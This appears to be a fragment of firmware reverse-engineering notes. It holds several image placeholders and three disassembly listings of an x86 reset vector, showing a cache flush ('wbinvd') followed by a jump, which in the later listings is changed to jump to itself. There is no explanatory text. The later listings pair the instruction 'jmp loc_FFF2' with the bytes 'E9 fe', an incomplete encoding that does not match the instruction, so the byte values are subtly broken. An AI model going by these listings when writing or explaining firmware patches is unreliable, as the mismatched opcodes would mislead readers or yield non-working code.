


```
reset_vector:  
0xF:FFF0 0F 09 wbinvd  
0xF:FFF2 E9 27 F5 jmp loc_F51C
```



```
reset_vector:  
0xF:FFF0 0F 09 wbinvd  
0xF:FFF2 E9 fe jmp loc_FFF2
```




```
reset_vector:  
0xF:FFF0 0F 09  wbinvd  
0xF:FFF2 E9 fe  jmp loc_FFF2
```



